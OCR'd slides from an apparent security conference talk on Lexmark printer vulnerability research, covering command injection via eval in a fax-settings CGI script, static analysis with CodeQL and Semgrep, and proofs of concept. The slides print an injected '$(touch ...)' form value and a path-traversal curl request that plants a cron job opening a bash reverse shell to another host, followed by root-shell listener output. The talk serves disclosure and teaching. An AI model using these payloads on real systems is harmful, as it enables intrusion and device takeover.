
- Common Security Pitfalls
  - Use of unsafe system() call from user-supplied input
    - Code execution from user-controlled input

```
void SetNvramValue(undefined4 key,undefined4 value)

{
  char acStack528 [512];

  memset(acStack528,0,0x200);
  sprintf(acStack528,"nvram set %s=%s",key,value);
  system(acStack528);
  return;
}
```

CVE-2023-35721 - NETGEAR Routers curl_post RCE
https://www.zerodayinitiative.com/advisories/ZDI-23-893/

Lexmark Static Analysis

```
$ cd usr/share/web/cgi-bin/
$ grep -rni eval
fax_change_faxtrace_settings:146:    eval "$cmd" > /dev/null
fax_change_faxtrace_settings:159:        eval "$cmd" > /dev/null
fax_change_faxtrace_settings:173:        eval "$cmd" > /dev/null
```


MC3224
ADD USER ACCOUNT
An admin user account will provide better security for your printer. Do you want to set it up now?
Set up Later
Set up Now

Fax Trace Settings

Groups	Lbtrace	Serial Debug
FT_Custom	Off	Off
FT_Modem	Off	Off
FT_FaxFmt	Off	Off
FT_FaxMan	Off	Off
FT_T30	Off	Off
FT_T30Log	Off	Off
FT_FaxCntl	Off	Off
FT_FaxPrt	Off	Off
FT_T32	Off	Off

Enable All Groups | Disable All Groups

Set All Groups Values: High, Medium, Low, or Off

Fax Trace Storage Type unknown Note: Reboot MFP for new setting to take effect

Fax Trace Serial Processor unknown Note: Reboot MFP for new setting to take effect

Submit All

```
POST /cgi-bin/fax_change_faxtrace_settings HTTP/1.1
Host: 192.168.1.185
Content-Length: 338
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.185
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.185/cgi-bin/fax_change_faxtrace_settings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

FT_Custom_lbtrace=0&FT_Custom_serial=0&FT_Modem_lbtrace=0&
FT_Modem_serial=0&FT_FaxFmt_lbtrace=0&FT_FaxFmt_serial=0&
FT_FaxMan_lbtrace=0&FT_FaxMan_serial=0&FT_T30_lbtrace=0&FT_T30_serial=
0&FT_T30Log_lbtrace=0&FT_T30Log_serial=0&FT_FaxCntl_lbtrace=0&
FT_FaxCntl_serial=0&FT_FaxPrt_lbtrace=0&FT_FaxPrt_serial=0&
FT_T32_lbtrace=0&FT_T32_serial=0
```

```
POST /cgi-bin/fax_change_faxtrace_settings HTTP/1.1
Host: 192.168.1.185
Content-Length: 360
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.185
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.185/cgi-bin/fax_change_faxtrace_settings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

FT_Custom_lbtrace=$(touch
/var/tmp/hello)&FT_Custom_serial=0&FT_Modem_lbtrace=0&FT_Modem_serial=
0&FT_FaxFmt_lbtrace=0&FT_FaxFmt_serial=0&FT_FaxMan_lbtrace=0&FT_FaxMan
_serial=0&FT_T30_lbtrace=0&FT_T30_serial=0&FT_T30Log_lbtrace=0&FT_T30L
og_serial=0&FT_FaxCntl_lbtrace=0&FT_FaxCntl_serial=0&FT_FaxPrt_lbtrace
=0&FT_FaxPrt_serial=0&FT_T32_lbtrace=0&FT_T32_serial=0
```

```
httpd@ET788C771ABD61:/var/tmp$ ls -sl /var/tmp/hello
ls -sl /var/tmp/hello
     0 -rw-r--r--    1 httpd    httpd           0 Aug  3 10:38 /var/tmp/hello
```



Lessons Learned

- Your eyes are bigger than your stomach
- Don’t give up on older targets
- Back to Basics






State of Security in 2023



How Did We Get Here?





https://www.sstic.org/2023/presentation/deep_attack_surfaces_shallow_bugs/

https://www.youtube.com/watch?v=BarJCn4yChA

Security as a Cost Center

Make companies liable for software insecurity, top cybersecurity official says

Adding software liabilities to the equation doesn't mean these companies hire more programmers and QA ppl or threat modelers or whatever. They just hire more lawyers and insurance.

- Dave Aitel

Language and Framework Safety

```
$ strings ./usr/lib/liburanium.so | grep rust_eh
rust_eh_personality
```

Application Security Tools

Categories:

- SAST
- DAST



CodeQL

Semgrep



Checkmarx

VERACODE

Open Source Tools

CodeQL

Language	Variants
C/C++	C89, C99, C11, C17, C++98, C++03, C++11, C++14, C++17, C++20 [1]
C#	C# up to 11
Go (aka Golang)	Go up to 1.20
Java	Java 7 to 20 [4]
Kotlin [6]	Kotlin 1.5.0 to 1.9.0
JavaScript	ECMAScript 2022 or lower
Python [8]	2.7, 3.5, 3.6, 3.7, 3.8, 3.9, 3.10, 3.11
Ruby [9]	up to 3.2
Swift [10]	Swift 5.4-5.7
TypeScript [11]	2.6-5.1

semgrep

Language 🌐	Semgrep OSS Engine 🦠	Semgrep Pro Engine (cross-file) 🏎
Go	GA	Beta
Java	GA	Beta
Kotlin	GA	Beta
JavaScript	GA	Beta
TypeScript	GA	Beta
C#	GA	--
JSON	GA	--
JSX	GA	--
PHP	GA	--
Python	GA	--
Scala	GA	--
Terraform	GA	--
Rust	Beta	--

Semgrep OSS Engine also has experimental language support f


- Bash, C, C++, Cairo, Clojure, Dart, Dockerfile, Elixir, HTML, YAML, XML, Generic (ERB, Jinja, etc.).

semgrep


```yaml
id: hooray-taint-mode-propagators
mode: taint
pattern-sources:
  - pattern: request.cookies[...]
pattern-propagators:
  - pattern: $SET.add($TAINTED)
    from: $TAINTED
    to: $SET
pattern-sinks:
  - pattern: pickle.loads(...)
message: Found unsafe potentially input thanks to taint mode!
languages:
  - python
severity: WARNING
```

```
dev@vr:~/semgrep$ grep -ir eval fax_change_faxtrace_settings
    eval "$cmd" > /dev/null
        eval "$cmd" > /dev/null
        eval "$cmd" > /dev/null
dev@vr:~/semgrep$ semgrep --config auto fax_change_faxtrace_settings


┌──────────────┐
│ Scan Status  │
└──────────────┘
  Scanning 1 file tracked by git with 1590 Code rules, 513 Pro rules:

  Language      Rules   Files          Origin      Rules
 ─────────────────────────────        ──────────────────
  <multilang>      58       3          Community    1077
  bash              4       1          Pro rules     513

 ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00


┌──────────────┐
│ Scan Summary │
└──────────────┘
Ran 1590 rules on 1 file: 0 findings.
```


semgrep


dev@dev:~/$ semgrep --config auto
python.django.security.injection.request-data-write.request-data-write
Found user-controlled request data passed into '.write(...)'.
9484 def AddConfigFile(request,path):
9485 file_type = request.data.get("type", None)
9486 fullpath = request.data.get("name", None)
9487 content = request.data.get("content", "")
9488 f_fullpath = os.path.join(path, fullpath.lstr
9489 logger.debug("Adding file [%s]", f_fullpath)
...
9511 with open(f_fullpath, 'wb') as fp:
9512 fp.write(content)
root@kali:~# curl -k -u lowprivuser:lowprivuser 'https://10.0.40.59/api/
-d '{"type":"file", "name":"../../../../etc/cron.d/payload", "content":"*
* * * * root /bin/bash -c \"bash -i >& /dev/tcp/10.0.40.83/443 0>&1\"\n"}' -X POST -
H 'Content-Type: application/json'
{"detail":"Success"}root@kali:~#
root@kali: ~ — ssh root@10.0.40.83 — 84×15
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [10.0.40.83] from (UNKNOWN) [10.0.40.59] 45676
bash: cannot set terminal process group (18833): Inappropriate ioctl for device
bash: no job control in this shell
root@ # id
id
uid=0(root) gid=0(root) groups=0(root)
root@

Proof of Concepts



Reverse Shell




Reverse Shell




Dump Credentials



Dump Credentials



Play Mario Brothers





Play Mario Brothers

```
dev@vr:~/lexmark/poc$ python3 BitConductor.py --song mario
Converting: mario
----------
rob call applications.beeper customBeep "{({iii}{iii}{iii}{iii}{iii}{iii}{iii}{iii}{iii}{iii}{iii}{iii}
{iii}{iii}{iii})}" song frequency 195 duration 180 offDuration 70 frequency 195 duration 180
offDuration 210 frequency 195 duration 180 offDuration 210 frequency 155 duration 180 offDuration 70
frequency 195 duration 180 offDuration 210 frequency 233 duration 180 offDuration 490 frequency 233
duration 180 offDuration 490 frequency 155 duration 180 offDuration 490 frequency 116 duration 180
offDuration 210 frequency 97 duration 180 offDuration 350 frequency 130 duration 180 offDuration 210
frequency 146 duration 180 offDuration 210 frequency 138 duration 180 offDuration 70 frequency 130
duration 180 offDuration 210 frequency 116 duration 180 offDuration 140
```

Play Mario Brothers



Links

Thanks for attending our talk!

Exploit Proof of Concepts:

- github.com/horizon3ai/CVE-2023-26068

Twitter:

- @JamesHorseman2
- @hacks_zach